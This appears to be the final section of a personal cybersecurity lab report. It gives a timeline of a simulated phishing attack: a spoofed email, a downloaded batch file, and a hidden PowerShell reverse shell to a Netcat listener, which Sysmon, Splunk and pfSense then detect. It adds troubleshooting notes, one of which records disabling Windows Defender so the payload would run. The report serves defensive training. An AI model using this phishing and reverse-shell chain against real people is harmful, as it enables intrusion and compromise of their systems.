T+00:00	GoPhish campaign launched from Kali (192.168.2.5)
T+00:01	Phishing email delivered to servercis@lab.com via MailHog
T+00:01	Envelope sender Microsoft@update.com — spoofed domain confirmed
T+00:02	Victim opens phishing email on Windows Server
T+00:02	Email headers extracted and analyzed in MXToolbox
T+00:02	No DMARC Record — SPF FAIL — DKIM FAIL confirmed
T+00:02	update.com analyzed on VirusTotal — 0/91 clean (legitimate domain abuse)
T+00:03	Victim clicks link in email body
T+00:03	pfSense logs HTTP connection LAN to OPT1 port 80
T+00:04	Victim downloads update.bat from http://192.168.2.5:8080
T+00:04	pfSense logs connection on port 8080
T+00:05	Victim executes update.bat on Windows Server
T+00:05	PowerShell runs silently in hidden window
T+00:05	Sysmon EventID 1 fires — hidden PowerShell detected
T+00:05	Reverse shell connects to Kali port 4444
T+00:05	Sysmon EventID 3 fires — outbound to 192.168.2.5:4444
T+00:05	Netcat receives connection from 192.168.1.1:56118
T+00:06	Attacker has full remote shell access to Windows Server
T+00:07	Splunk alert triggered — SOC investigation begins
T+00:08	pfSense rules updated — all Windows Server traffic blocked
T+00:09	Victim VM isolated from network
T+00:10	Incident report documentation started

10. Challenges and Troubleshooting

Challenge	Root Cause	Resolution
MailHog inbox empty	Sending Profile Host set to port 8025 (web UI) instead of port 1025 (SMTP)	Corrected Host to 127.0.0.1:1025 and verified MailHog was running before every campaign launch

Challenge	Root Cause	Resolution
Phishing link stopped working after pfSense	pfSense blocks all inter-interface traffic by default	Created explicit firewall rules for ports 80, 8025, 8080, 4444, and 9997 from LAN to OPT1
Bat file created with Linux heredoc syntax	File created on Kali using heredoc which Windows CMD cannot interpret	Created bat file directly on Windows Server using Notepad saved as All Files with .bat extension
Reverse shell not connecting	Windows Defender silently blocking the payload	Disabled Defender real-time monitoring and verified pfSense port 4444 rule was applied

11. Skills Demonstrated

- Network segmentation using pfSense with WAN, OPT1, and LAN interfaces
- Firewall rule creation and traffic control using pfSense
- Phishing campaign setup and malicious attachment delivery using GoPhish
- Reverse shell establishment using a custom batch file payload and Netcat
- Email header forensics and SPF/DKIM/DMARC analysis using MXToolbox
- Domain reputation and intelligence analysis using VirusTotal
- Network traffic analysis and credential extraction using Wireshark
- SIEM log ingestion and SPL query writing using Splunk
- Windows endpoint telemetry and process monitoring using Sysmon
- Incident response documentation using the PICERL framework
- Isolated internal lab network configuration using VirtualBox

12. References

- pfSense Documentation — docs.netgate.com/pfsense/en/latest
- GoPhish Documentation — docs.getgophish.com
- MXToolbox Header Analyzer — mxtoolbox.com/EmailHeaders.aspx
- VirusTotal — [virustotal.com](https://www.virustotal.com)
- Sysmon — Microsoft Sysinternals — learn.microsoft.com/en-us/sysinternals/downloads/sysmon
- Splunk SPL Reference — docs.splunk.com/Documentation/Splunk/latest/SearchReference
- SwiftOnSecurity Sysmon Config — github.com/SwiftOnSecurity/sysmon-config
- MailHog — github.com/mailhog/MailHog
- Netcat Documentation — linux.die.net/man/1/nc

13. Legal Disclaimer

All simulations were performed exclusively within a personally owned and controlled isolated lab environment. The reverse shell payload and the phishing simulation were conducted solely for security research and defensive skills verification purposes. Performing these activities against real individuals or organizations without explicit written authorization is illegal and unethical.

— End of Report —

Built as part of a hands-on cybersecurity skills development journey targeting a SOC Analyst role.